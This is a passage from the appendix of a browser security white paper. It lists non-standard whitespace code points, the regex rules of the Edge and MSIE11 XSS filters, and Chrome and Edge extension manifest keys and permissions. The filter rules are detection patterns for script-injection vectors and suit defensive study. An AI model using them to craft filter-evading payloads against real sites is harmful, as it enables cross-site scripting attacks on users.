09,8410,8411,8412,8417,8421,8422,8423,8424,8425,8426,8427,8428,8429,843
0,8431,8432,11503,11504,11505,11647,11744,11745,11746,11747,11748,11749
,11750,11751,11752,11753,11754,11755,11756,11757,11758,11759,11760,1176
1,11762,11763,11764,11765,11766,11767,11768,11769,11770,11771,11772,117
73,11774,11775,12288,12330,12331,12332,12333,12334,12335,12441,12442,42
607,42612,42613,42614,42615,42616,42617,42618,42619,42620,42621,42655,4
2736,42737,43010,43014,43019,43043,43044,43045,43046,43047,43136,43137,
43188,43189,43190,43191,43192,43193,43194,43195,43196,43197,43198,43199
,43200,43201,43202,43203,43204,43232,43233,43234,43235,43236,43237,4323
8,43239,43240,43241,43242,43243,43244,43245,43246,43247,43248,43249,433
02,43303,43304,43305,43306,43307,43308,43309,43335,43336,43337,43338,43
339,43340,43341,43342,43343,43344,43345,43346,43347,43392,43393,43394,4
3395,43443,43444,43445,43446,43447,43448,43449,43450,43451,43452,43453,
43454,43455,43456,43561,43562,43563,43564,43565,43566,43567,43568,43569
,43570,43571,43572,43573,43574,43587,43596,43597,43643,43696,43698,4369
9,43700,43703,43704,43710,43711,43713,43755,43756,43757,43758,43759,437
65,43766,44003,44004,44005,44006,44007,44008,44009,44010,44012,44013,64
286,65024,65025,65026,65027,65028,65029,65030,65031,65032,65033,65034,6
5035,65036,65037,65038,65039,65056,65057,65058,65059,65060,65061,65062,
65075,65076,65101,65102,65103,65279,65343

MSIE11

9,10,11,12,13,32,34,39,59,160,5760,6158,8192,8193,8194,8195,8196,8197,8
198,8199,8200,8201,8202,8232,8233,8239,8287,12288,65279

This section sheds light on non-standard encodings supported by the three tested browsers.

Edge & MSIE XSS Filter Rules

Edge

1. ```
{(j|(&#x?0*((74)|(4A)|(106)|(6A));?))([\t]|(&((#x?0*(9|(13)|(10)|A
|D);?)|(tab;)|(new-
line;)))))*(a|(&#x?0*((65)|(41)|(97)|(61));?))([\t]|(&((#x?0*(9|(13
)|(10)|A|D);?)|(tab;)|(new-
line;)))))*(v|(&#x?0*((86)|(56)|(118)|(76));?))([\t]|(&((#x?0*(9|(1
3)|(10)|A|D);?)|(tab;)|(new-
line;)))))*(a|(&#x?0*((65)|(41)|(97)|(61));?))([\t]|(&((#x?0*(9|(13
)|(10)|A|D);?)|(tab;)|(new-
line;)))))*(s|(&#x?0*((83)|(53)|(115)|(73));?))([\t]|(&((#x?0*(9|(1
3)|(10)|A|D);?)|(tab;)|(new-
line;)))))*(c|(&#x?0*((67)|(43)|(99)|(63));?))([\t]|(&((#x?0*(9|(13
)|(10)|A|D);?)|(tab;)|(new-
line;)))))*{(r|(&#x?0*((82)|(52)|(114)|(72));?))}([\t]|(&((#x?0*(9|
(13)|(10)|A|D);?)|(tab;)|(new-
line;)))))*(i|(&#x?0*((73)|(49)|(105)|(69));?))([\t]|(&((#x?0*(9|(1
3)|(10)|A|D);?)|(tab;)|(new-
line;)))))*(p|(&#x?0*((80)|(50)|(112)|(70));?))([\t]|(&((#x?0*(9|(1
3)|(10)|A|D);?)|(tab;)|(new-
line;)))))*(t|(&#x?0*((84)|(54)|(116)|(74));?))([\t]|(&((#x?0*(9|(1
3)|(10)|A|D);?)|(tab;)|(new-
line;)))))*(:|(&((#x?0*((58)|(3A));?)|(colon;)))).}
```
2. ```
{<([^
\t]+?:)?st{y}le.*?>.*?((@[i\\])|(([:=]|(&#x?0*((58)|(3A)|(61)|(3D)
);?)).*?([(\\]|(&#x?0*((40)|(28)|(92)|(5C));?)))))}
```
3. ```
{[/+\t\"\'`]st{y}le[
/+\t]*?=.*?([:=]|(&#x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&#x?0*
((40)|(28)|(92)|(5C));?))}
```
4. ```
{<([^ \t]+?:)?AP{P}LET[ /+\t>]}
```
5. ```
{<([^ \t]+?:)?OB{J}ECT[/+\t].*?((type)|(codetype)|(clas-
sid)|(code)|(data))[/+\t]*=}
```
6. ```
{<([^ \t]+?:)?LI{N}K[ /+\t].*?href[ /+\t]*=}
```
7. ```
{<([^ \t]+?:)?BA{S}E[/+\t].*?href[/+\t]*=}
```
8. ```
{[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).*?[
/+\t\"\'`](((l|(\\u006[Cc])|(\\u[{]0*6[Cc][}]))(o|(\\u006[Ff])|(\\
u[{]0*6[Ff][}]))({c}|(\\u00{6}3)|(\\u[{]0*{6}3[}])))(a|(\\u0061)|(\
\u[{]0*61[}])))(t|(\\u0074)|(\\u[{]0*74[}])))(i|(\\u0069)|(\\u[{]0*6
9[}])))(o|(\\u006[Ff])|(\\u[{]0*6[Ff][}])))(n|(\\u006[Ee])|(\\u[{]0*
```

```
   6[Ee][}])))|((n|(\\u006[Ee])|(\\u[{]0*6[Ee][}]))(a|(\\u0061)|(\\u[
   {]0*61[}]))({m}|(\\u00{6}[Dd])|(\\u[{]0*{6}[Dd][}]))(e|(\\u0065)|(
   \\u[{]0*65[}]))))|((o|(\\u006[Ff])|(\\u[{]0*6[Ff][}]))(n|(\\u006[Ee
   ])|(\\u[{]0*6[Ee][}]))({e}|(\\u00{6}5)|(\\u[{]0*{6}5[}]))(r|(\\u00
   72)|(\\u[{]0*72[}]))(r|(\\u0072)|(\\u[{]0*72[}]))(o|(\\u006[Ff])|(
   \\u[{]0*6[Ff][}]))(r|(\\u0072)|(\\u[{]0*72[}])))|((v|(\\u0076)|(\\
   u[{]0*76[}]))(a|(\\u0061)|(\\u[{]0*61[}]))({l}|(\\u00{6}[Cc])|(\\u
   [{]0*{6}[Cc][}]))(u|(\\u0075)|(\\u[{]0*75[}]))(e|(\\u0065)|(\\u[{]
   0*65[}]))(O|(\\u004[Ff])|(\\u[{]0*6[Ff][}]))(f|(\\u0066)|(\\u[{]0*
   66[}]))))).*?=}
9. {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{[\[]}.*?{[\]]}[ /+\t]*?=}
10. {[\"\'].*?{\)}[ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}}
11. {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{[.]}.+?=}
12. {[\"\'][ ]*(([^a-z0-9~_:\'\" ])|(in)).+?{\(}.*?{\)}}
13. {[\"\'].*?[{,].*(((v|(\\u0076)|(\\u[{]0*76[}])|(\\166)|(\\x76))[^
   a-z0-
   9]*({a}|(\\u00{6}1)|(\\u[{]0*{6}1[}])|(\\1{4}1)|(\\x{6}1))[^a-z0-
   9]*(l|(\\u006C)|(\\u[{]0*6C[}])|(\\154)|(\\x6C))[^a-z0-
   9]*(u|(\\u0075)|(\\u[{]0*75[}])|(\\165)|(\\x75))[^a-z0-
   9]*(e|(\\u0065)|(\\u[{]0*65[}])|(\\145)|(\\x65))[^a-z0-
   9]*(O|(\\u004F)|(\\u[{]0*4F[}])|(\\117)|(\\x4F))[^a-z0-
   9]*(f|(\\u0066)|(\\u[{]0*66[}])|(\\146)|(\\x66)))|((t|(\\u0074)|(\
   \u[{]0*74[}])|(\\164)|(\\x74))[^a-z0-
   9]*({o}|(\\u00{6}F)|(\\u[{]0*{6}F[}])|(\\1{5}7)|(\\x{6}F))[^a-z0-
   9]*(S|(\\u0053)|(\\u[{]0*53[}])|(\\123)|(\\x53))[^a-z0-
   9]*(t|(\\u0074)|(\\u[{]0*74[}])|(\\164)|(\\x74))[^a-z0-
   9]*(r|(\\u0072)|(\\u[{]0*72[}])|(\\162)|(\\x72))[^a-z0-
   9]*(i|(\\u0069)|(\\u[{]0*69[}])|(\\151)|(\\x69))[^a-z0-
   9]*(n|(\\u006E)|(\\u[{]0*6E[}])|(\\156)|(\\x6E))[^a-z0-
   9]*(g|(\\u0067)|(\\u[{]0*67[}])|(\\147)|(\\x67)))).*?:}
14. {<([^ \t]+?:)?a.*?hr{e}f}
15. {<([^ \t]+?:)?ME{T}A[ /+\t].*?((http-equiv)|(charset))[ /+\t]*=}
16. {<([^ \t]+?:)?EM{B}ED[ /+\t].*?((src)|(type)).*?=}
17. {<[?]?im{p}ort[ /+\t].*?implementation[ /+\t]*=}
18. {<([^ \t]+?:)?[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}
19. {[ /+\t\"\'`]{o}n\c\c\c+?[ +\t]*?=.}
20. {<([^ \t]+?:)?OPTION[ /+\t].*?va{l}ue[ /+\t]*=}
21. {<([^ \t]+?:)?TEXTA{R}EA[ /+\t>]}
22. {<([^ \t]+?:)?BUTTON[ /+\t].*?va{l}ue[ /+\t]*=}
23. {<([^ \t]+?:)?INPUT[ /+\t].*?va{l}ue[ /+\t]*=}
24. {<([^ \t]+?:)?fo{r}m.*?>}
25. {<([^ \t]+?:)?sc{r}ipt.*?[ /+\t]*?((src)|(xlink:href)|(href))[
   /+\t]*=}
26. {<([^ \t]+?:)?sc{r}ipt.*?>}
```

MSIE11

1. `{[\"\'].*?{\)}[ ]*(([^a-z0-9~_:\'\"`
   `])|((i|(\\u0069))(n|(\\u006[Ee])))).+?{\(}}`
2. `{[\"\'][ ]*(([^a-z0-9~_:\'\"`
   `])|((i|(\\u0069))(n|(\\u006[Ee])))).+?{[.]}.+?=}`
3. `{[\"\'][ ]*(([^a-z0-9~_:\'\"`
   `])|((i|(\\u0069))(n|(\\u006[Ee])))).+?{[\[]}.*?{[\]]}[ /+\t]*?=}`
4. `{[\"\'][ ]*(([^a-z0-9~_:\'\"`
   `])|((i|(\\u0069))(n|(\\u006[Ee])))).*?[`
   `/+\t\"\'`]((l|(\\u006[Cc]))(o|(\\u006[Ff]))({c}|(\\u00{6}3))(a|(\`
   `\u0061))(t|(\\u0074))(i|(\\u0069))(o|(\\u006[Ff]))(n|(\\u006[Ee]))`
   `)|((n|(\\u006[Ee]))(a|(\\u0061))({m}|(\\u00{6}[Dd]))(e|(\\u0065)))`
   `|((o|(\\u006[Ff]))(n|(\\u006[Ee]))({e}|(\\u00{6}5))(r|(\\u0072))(r`
   `|(\\u0072))(o|(\\u006[Ff]))(r|(\\u0072)))|((v|(\\u0076))(a|(\\u006`
   `1))({l}|(\\u00{6}[Cc]))(u|(\\u0075))(e|(\\u0065))(O|(\\u004[Ff])))(`
   `f|(\\u0066)))|((r|(\\u0072))(e|(\\u0065))({t}|(\\u00{7}4))(u|(\\u0`
   `075))(r|(\\u0072))(n|(\\u006[Ee]))(V|(\\u0056))(a|(\\u0061))(l|(\\`
   `u006[Cc]))(u|(\\u0075))(e|(\\u0065)))).*?=}`
5. `{<sc{r}ipt.*?>}`
6. `{<sc{r}ipt.*?[ /+\t]*?((src)|(xlink:href)|(href))[ /+\t]*=}`
7. `{<BUTTON[ /+\t].*?va{l}ue[ /+\t]*=}`
8. `{<fo{r}m.*?>}`
9. `{[\"\'].*?[{,].*(((v|(\\u0076)|(\\166)|(\\x76))[^a-z0-`
   `9]*({a}|(\\u00{6}1)|(\\1{4}1)|(\\x{6}1))[^a-z0-`
   `9]*(l|(\\u006C)|(\\154)|(\\x6C))[^a-z0-`
   `9]*(u|(\\u0075)|(\\165)|(\\x75))[^a-z0-`
   `9]*(e|(\\u0065)|(\\145)|(\\x65))[^a-z0-`
   `9]*(O|(\\u004F)|(\\117)|(\\x4F))[^a-z0-`
   `9]*(f|(\\u0066)|(\\146)|(\\x66)))|((t|(\\u0074)|(\\164)|(\\x74))[^`
   `a-z0-9]*({o}|(\\u00{6}F)|(\\1{5}7)|(\\x{6}F))[^a-z0-`
   `9]*(S|(\\u0053)|(\\123)|(\\x53))[^a-z0-`
   `9]*(t|(\\u0074)|(\\164)|(\\x74))[^a-z0-`
   `9]*(r|(\\u0072)|(\\162)|(\\x72))[^a-z0-`
   `9]*(i|(\\u0069)|(\\151)|(\\x69))[^a-z0-`
   `9]*(n|(\\u006E)|(\\156)|(\\x6E))[^a-z0-`
   `9]*(g|(\\u0067)|(\\147)|(\\x67)))).*?:}`
10. `{<a.*?hr{e}f}`
11. `{[ /+\t\"\'`]st{y}le[`
    `/+\t]*?=.*?([:=]|(&#x?0*((58)|(3A)|(61)|(3D));?)).*?([(\\]|(&#x?0*`
    `((40)|(28)|(92)|(5C));?))}`
12. `{<st{y}le.*?>.*?((@[i\\])|(([:=]|(&#x?0*((58)|(3A)|(61)|(3D));?))`
    `.*?([(\\]|(&#x?0*((40)|(28)|(92)|(5C));?)))))}`
13. `{(j|(&#x?0*((74)|(4A)|(106)|(6A));?))([\t]|(&((#x?0*(9|(13)|(10)|`

```
    A|D);?)|(tab;)|(new-
    line;))))*(a|(&#x?0*((65)|(41)|(97)|(61));?))([\t]|(&((#x?0*(9|(13
    )|(10)|A|D);?)|(tab;)|(new-
    line;))))*(v|(&#x?0*((86)|(56)|(118)|(76));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(a|(&#x?0*((65)|(41)|(97)|(61));?))([\t]|(&((#x?0*(9|(13
    )|(10)|A|D);?)|(tab;)|(new-
    line;))))*(s|(&#x?0*((83)|(53)|(115)|(73));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(c|(&#x?0*((67)|(43)|(99)|(63));?))([\t]|(&((#x?0*(9|(13
    )|(10)|A|D);?)|(tab;)|(new-
    line;))))*{(r|(&#x?0*((82)|(52)|(114)|(72));?))}([\t]|(&((#x?0*(9|
    (13)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(i|(&#x?0*((73)|(49)|(105)|(69));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(p|(&#x?0*((80)|(50)|(112)|(70));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(t|(&#x?0*((84)|(54)|(116)|(74));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(:|(&((#x?0*((58)|(3A));?)|(colon;)))).}
14. {(v|(&#x?0*((86)|(56)|(118)|(76));?))([\t]|(&((#x?0*(9|(13)|(10)|
    A|D);?)|(tab;)|(new-
    line;))))*{(b|(&#x?0*((66)|(42)|(98)|(62));?))}([\t]|(&((#x?0*(9|(
    13)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(s|(&#x?0*((83)|(53)|(115)|(73));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*((c|(&#x?0*((67)|(43)|(99)|(63));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(r|(&#x?0*((82)|(52)|(114)|(72));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(i|(&#x?0*((73)|(49)|(105)|(69));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(p|(&#x?0*((80)|(50)|(112)|(70));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*(t|(&#x?0*((84)|(54)|(116)|(74));?))([\t]|(&((#x?0*(9|(1
    3)|(10)|A|D);?)|(tab;)|(new-
    line;))))*)?(:|(&((#x?0*((58)|(3A));?)|(colon;)))).}
15. {<OPTION[ /+\t].*?va{l}ue[ /+\t]*=}
16. {<INPUT[ /+\t].*?va{l}ue[ /+\t]*=}
17. {<is{i}ndex[ /+\t>]}
18. {<TEXTA{R}EA[ /+\t>]}
19. {<.*[:]vmlf{r}ame.*?[ /+\t]*?src[ /+\t]*=}
20. {<[i]?f{r}ame.*?[ /+\t]*?src[ /+\t]*=}
21. {<EM{B}ED[ /+\t].*?((src)|(type)).*?=}
```

```
22. {[ /+\t\"\'`]{o}n\c\c\c+?[ +\t]*?=.}
23. {<ME{T}A[ /+\t].*?((http-equiv)|(charset))[ /+\t]*=}
24. {<[?]?im{p}ort[ /+\t].*?implementation[ /+\t]*=}
25. {<LI{N}K[ /+\t].*?href[ /+\t]*=}
26. {[ /+\t\"\'`]data{s}rc[ +\t]*?=.}
27. {<BA{S}E[ /+\t].*?href[ /+\t]*=}
28. {<OB{J}ECT[ /+\t].*?((type)|(codetype)|(classid)|(code)|(data))[
    /+\t]*=}
29. {<AP{P}LET[ /+\t>]]}
```

Details on different Extension Manifest Keys

This section furnishes a short description for each documented Manifest Key. In case Edge and Chrome support the same key, the implementation differences will be pointed out when applicable.

manifest_version

Defines the version of the manifest file. This is set to *2* as version *1* is considered deprecated since Chrome 18. The latest Edge version currently ignores values specified in the "*manifest_version*" key.

name

The name of the extension.

version

The current version of the deployed extension. This value is used during the update process to detect a new version in the Google store.

author

The name of the author of the deployed web extensions. This key is no longer supported by Chrome.

default_locale

The key can be used to specify the languages for supporting internalization. As soon as this key is specified, a valid web extension needs to have a "*_locales*" directory, which contains all the implemented languages.

description

The description of the web extension. This string must not contain HTML or other formatting structures. The description is displayed in the web browser's Extension Management page.

icons

An extension can specify different icons as a representation. These icons are displayed during installation process or in the browser's Extension Management page. Although the documentation states that all image types supported by WebKit, can be specified, it is currently not possible to use the Scalable Vector Graphic file format as an icon. A pending bug report indicates that JavaScript can be used as a workaround to load SVG graphics as icons.

browser_action

The browser action key makes it possible to add an icon to the browser's toolbar, on the right-hand side of the address bar. Additionally to using icons, it is possible to specify a short overlay text or a popup. The noted popup file needs to contain a HTML structure, which is displayed as soon as the user clicks on the toolbar icon.

A subtle difference of the implementation emerges when Edge and Chrome are compared. This pertains to the support for a default icon without specifying the icon's size. Edge currently requires that a path for each of the supported icon sizes is defined.

page_action

Page actions are similar to browser actions but basically add a layer of flexibility. In contrast to browser actions, the specified icon is not shown by default in the browser's toolbar. Instead it is recommended to use JavaScript, reacting on certain content in a web page like a RSS feed. Further, *pageAction.show* should be employed to display the icon to the user.

A subtle difference of the implementation between browsers is the support for a default icon without specifying the icon's size. Edge currently requires that a path for each of the supported icon sizes is defined.

background

The background key is the main property for background resources of a web extension. The property specifies the page and scripts key, which point to either HTML or JavaScript resources. These in turn run as a single, long-running task as long as Chrome is running.

A third key, called persistence, specifies if background resources should be unloaded as soon as they are not "needed", which means no events related to the background resources of the Web Extension are dispatched. By specifying persistence as "*false*", the extensions implement the "event pages" functionality, which is currently only supported by Chrome. By unloading background scripts as soon as they are idle, system resources are

used more efficient.

chrome_settings_overrides

As the name indicates, settings overrides is a way for extensions to override selected settings. These settings include the default homepage, search provider, and startup pages of the current browser. To be able to overwrite aforementioned settings, an extension developer needs to prove the ownership of a specified domain. The documentation states that Google's Webmaster tools need to be used to verify the ownership.

chrome_ui_overrides

In addition to settings overrides, the UI overrides key allows to remove the default bookmark behavior of the browser. This includes not only the "star" bookmark button, but also the default bookmark key shortcut.

commands

Since the Manifest's version *2* it is possible for Web Extension to intercept and react on certain keyboard shortcuts. All shortcuts need to either start with the Control or the Alt key.

content_scripts

Content scripts are Web Extension resources which run in the context of a web page. The "*matches*" key specifies the domain these resources should be injected to. It is an array of regular expressions, which are matched against the currently loaded URL in the web browser. Additionally it is possible to granularly modify the behavior for iframes, blank pages, and the parsing state the script should be injected with, e.g. *document_start*, *document_end* or *document_idle*.

The "*js*" and "*css*" keys specify the path to the resources inside the extension folder. These should be injected into a webpage. Although content scripts have access to the website's DOM, it is running in a JavaScript context separate from the web page to prevent a malicious page modifying the behavior of a content script by manipulating any global JavaScript objects. Moreover, content scripts are not influenced by the Content Security Policy deployed on a webpage. Edge currently suffers from a known issue regarding Content Security Policy of a web page, affecting and blocking websocket connections originating from a content script.

content_security_policy

It is possible to define Content Security Policy for Web Extension and loaded resources. This should reduce the impact of possible XSS vulnerability in the extension code. When an extension defines a Manifest version of 2 and does not specify a stricter policy, the default policy *script-src 'self'; object-src 'self'* is applied. No policy is applied when an

extension does not define a manifest version. In comparison to Chrome, Edge only supports the standard default policy. It is not possible to define a stricter CSP rule for the deployed extension.

Neither the default policy nor a defined policy is applied to content scripts, which means it is not possible to use this feature to reduce the impact of a code injection inside a content script.

devtools_page

The *devtools* property of the JSON manifest file structure specifies a file which has access to the browser's developer console. As soon as the developer console is opened, the specified resource is loaded. This context allows to inspect the currently debugged window, intercept HTTP requests, and execute JavaScript in the inspected web page.

event_rules

The *event_rules* key allows an extension to use the *declarativeContent* API to react on certain web page content. In case a defined condition is met, the extension can show its icon in the address bar or display another icon.

Some features of this key are still experimental and therefore not usable in Google Chrome stable. This features include the *declarativeWebRequest* API or the possibility to inject content scripts.

externally_connectable

Any currently loaded web page or installed Web Extension can connect to an extension and exchange data via the *runtime.connect* or *runtime.sendMessage* JavaScript call. To define which extension or web page is allowed to interact with your extension, the externally connectable property offers three settings. The *ids* property is an array of the allowed extension IDs. A "*" indicates that all extension are whitelisted and are allowed to send data to the deployed extension. The *matches* key is the equivalent for web pages. It contains a URL pattern for whitelisting certain domains. To add flexibility, a defined pattern can contain the "*" character to whitelist all subdomains or any protocol of a domain, as long as the domain is not a top level domain. When the *accept_tls_channelid* is specified as *true*, exchanged messages contain the current TLS channel ID. A default ruleset is applied if this key is not specified in the Manifest of a web extension. The ruleset allows any extension to access your extension but all web pages are blacklisted.

homepage_url

The URL, which should be displayed in the in the extension management page of the web browser for the extension.

import

Web Extension allows to share common resources via shared modules. This is similar to libraries of the operating system. Examples of shared modules are API structures or resources like images or jQuery, with the latter commonly used between different web extensions. File resources can be saved this way as shared modules are only downloaded in case they are absent from the local file system. The *import* key contains an array of extension IDs that a web extension wants to import. After a module is downloaded, the Manifest file's structure gets extracted to inspect the export key. This key is only present in shared modules and contains the extension IDs, which are allowed to import this module.

incognito

One can use the "*incognito*" manifest key with either "*spanning*" or "*split*" to specify how this extension will behave if it is allowed to run in the incognito mode. By choosing "*not_allowed*" it is impossible to load the extension in the incognito mode. The default value, which is "*spanning*", indicates that the extension should run in a single shared process. Any messages or events which originate from an incognito tab will have the "*incognito*" flag set. The "*split*" mode will start all extension resources in a new, separated incognito process. This instance of the extension is not able to interact with the regular extension process and therefore separates the "normal" extension context from the incognito context.

key

Every extension gets a unique ID assigned as soon as it is pushed to the default browsers through corresponding web app stores. During the development phase it is possible to use the "*key*" property to define a static ID, which can be used inside the extension resources to make debugging of an app easier.

minimum_chrome_version

The minimum Chrome version the extensions requires to work properly.

Minimum_edge_version

The minimum Edge version the extensions requires to work properly.

nacl_modules

The native client, shortened to *nacl*, is a compiled c/c++ binary. It can be shipped with a web extension to get low level access to system resources. The *nacl_modules* key allows to create mapping between any file mime-type and the shipped *nacl* module. As soon as the browser encounters the specified mime-type, the *nacl* module is loaded and used to parse the retrieved the file.

offline_enabled

Indicates whether an extension is supposed to work without an active network connection.

omnibox

The *omnibox* structure specifies a keyword which is matched against the current value of the address bar. When the user enters an extension's keyword in the address bar, interaction solely with that particular extension begins. Each keystroke is sent to your extension and you can provide suggestions in response.

optional_permission

Certain functionalities are only exposed to a web extension when it owns the necessary permissions. To request a needed right, the Manifest format specifies two keys, the *optional_permission* and *permission*. The *optional permissions* are only temporarily allowed and need to be confirmed by the user every time they are required by a certain functionality. Any permissions specified in the "*permission*" key can only be requested during the installation process of an extension and then permanently permitted.

options_page

The *options_page* value specifies a path to a HTML file inside the extension, which implements an option like *gui* to control the behavior of the web extension. Both Edge and Chrome support this key but Chrome favors the newer *options_u*i key, which gives some additional control around the displaying option.

options_ui

To allow users to customize the behavior of an extension, you may wish to provide an *options* page. If you choose do so, a link to this site will be provided from the extensions' management page at *chrome://extensions*. Compared to the *options_page* key, it specifies two additional keys. They let developers add extra control regarding the *options* page.

permissions

The *permissions* key contains all of the permissions a web extension needs to function correctly. The *permissions* need to be confirmed by the user once during the installation process of an extension. Chrome's Manifest definition presently contains 60 supported permissions, some of them being Chrome OS only. Edge only supports 11 different web extension permissions.

sandbox

Defines a collection of app or extension pages that need to be served in a sandboxed unique origin, optionally adding a Content Security Policy (CSP) enforcement. Sandboxed resources neither have access to the extension API, nor can they interact with non-

sandboxed resources. As a sandbox has its own CSP, the CSP defined for an extension is not applied.

short_name
The abbreviated name of the extension.

storage
The *storage* key allows to specify the location of a JSON schema file, which defines an enterprise policy. This feature lets administrators define preconfigured options and settings, which are enforced for all end users in the whole company relying on the Chrome extension. Policies are analogous to options but, as they are defined by the administrator, they overrule any user-defined Chrome options.

tts_engine
An extension can register itself as a Text-to-Speech (TTS) engine. This allows it to intercept all JavaScript calls to *tts.speak* and *tts.stop,* therefore providing a custom speech engine implementation.

version_name
As an addition to the *version* key, the *version_name* property allows to define a custom version description for display purposes.

web_accessible_resources
Web accessible resources contains an array of strings. They specify the paths into the extension resources that are expected to be loadable in the context of a web page. These paths are relative to the package root and may contain wildcards. The resources would then be available in a webpage via the URL.

Chrome:
chrome-extension://[PACKAGE ID]/[PATH].

Edge:
ms-browser-extension://[PACKAGE ID]/[PATH].

Details on Web Extension Permissions

The following section only describes certain permissions which were determined to have an impact on the security of the browser or the operating system:

Host permission

The Web Extension permission defines a special type called *host permissions*. These encompass sets of strings which contain a URL matching pattern. If an extension needs to match any URL, the string "*<all_urls>*" must be included in the *permissions* array. As soon as a specified URL pattern matches a loaded URL, the extension gets new extra privileges for the loaded web page. This additional rights include:

- *XMLHttpRequequest* access to the matched origin being permitted
- The ability to inject scripts programmatically via the *tabs.executeScript* JavaScript call is given.
- The ability to receive events from the *webRequest* API for these hosts is given.
- The ability to access cookies for the host using the cookies API is supplied, with the caveat that *"cookies"* API permission must also be included.

The basic syntax of a matching pattern is defined as follows. It must be noted that the '*' character (as a scheme) only matches "*HTTP*" and "*HTTPS*" but not any other protocols. Additionally, no other scheme than the ones defined below can be covered by the extension.

```
<url-pattern> := <scheme>://<host><path>
<scheme> := '*' | 'http' | 'https' | 'file' | 'ftp'
<host> := '*' | '*.' <any char except '/' and '*'>+
<path> := '/' <any chars>
```

activeTab

The *activeTab* permission grants temporary access to the currently active tab when the user invokes the extension. As an example, the extension is invoked when a user clicks the extension browser action (e.g. its icon). In contrast to other permissions, it does not trigger a warning message during the installation process. As soon as the permission is enabled for a tab, it allows access to the JavaScript calls listed next.

- Call *tabs.executeScript* or *tabs.insertCSS* on the currently active tab.
- Get the URL, title, and favicon for that tab via an API that returns a *tabs.Tab* object. (Essentially, an *activeTab* grants the tabs permission temporarily).

background

The *background* permission can be used to make a Chrome extension/app behave like a real desktop application. An extension defining this permission is started invisibly as soon as the user logs into his/her computer, without the need to start Chrome. It then continues running when the last Chrome window is closed. As a result it can, for instance, display notifications as long as the user does not turn the PC off. To stop the extension a user has to explicitly quit Chrome. Edge does not support this permission at present.

download

Web Extension can initiate and control file downloads as soon as the *download* permission is defined in the corresponding JSON Manifest structure. To be able to open the downloaded files, it is necessary to include the *downloads.open* permission in addition to the *downloads* permission. Edge does not support this permission at present.

nativeMessaging

Web Extensions can communicate with native applications by exchanging messages. This is supported in Chrome and Edge browsers. To be able to use this features, an extension needs to define the *nativeMessaging* permission in its JSON Manifest file.

proxy

The *chrome.proxy* API allows to manage the web browser's proxy settings. It supports five different modes summarized in the table below.

Table 94. WebExtenstion. Proxy settings

Allowed setting	Description of each setting
Direct	Do not use any proxy for any request
Auto_detect	Issue a request to http://wpad/wpad.dat to retrieve a PAC script.
Pac_script	Allows to define the location of a specific PAC script
Fixed_servers	Defines a structure which can define a proxy for *http, https, socks4* and *socks5* protocols. It is also possible to define a *bypass* list.
System	The proxy configuration from the operating system is used.

This permission is currently unsupported on Edge.

Tabs

This permission is similar to the *activeTab* permission but it is not temporary. It allows to access and populate certain objects of several APIs like *chrome.tabs* or *chrome.windows*.

WebRequest

Web extensions can analyze, intercept, drop or modify HTTP requests in-flight. This furnishes access to HTTP headers as well as the HTTP body. To able to block requests, the *WebRequestBlocking* permission is required as well. Additionally, a web extension can only see requests that it actually has permissions for. This permission is granted as soon as a URL matches a "*match pattern*" defined in the Host Permission section of the extension's Manifest file. Moreover, only the following schemes are accessible: *http://, https://, ftp://, file://, ws://* (since Chrome 58), *wss://* (since Chrome 58), or *chrome-extension://.* On Chrome certain URLs are moreover protected. While the list is not completely documented, it can be obtained from the source code[392].

Microsoft Edge supports *WebRequest* too but the implementation is still partial. Conversely, Edge is not properly supporting WebSocket upgrade requests, as stated in an open bug report[393]. Additionally the "*onHeadersReceived"* function fails to offer proper support as far as modifying response headers is concerned.[394] Microsoft is aware of other shortcomings of its current support as well. Attesting to that, the issues listed below are presently outlined in the Microsoft's documentation.

- Network requests from extensions, such as options, background or popup pages, are not supported.
- Network requests from *<object>* and *<embed>* elements are not supported.
- Headers cannot be modified for cached requests.

---

[392] https://cs.chromium.org/chromium/src/extensions/best_permissions.c...gsn=IsSensitiveURL
[393] https://developer.microsoft.com/en-us/microsoft-edge/platform/issues/10297376/
[394] https://developer.microsoft.com/en-us/microsoft-edge/platform/issues/10224614/

Fine penetration tests for fine websites

The End ☺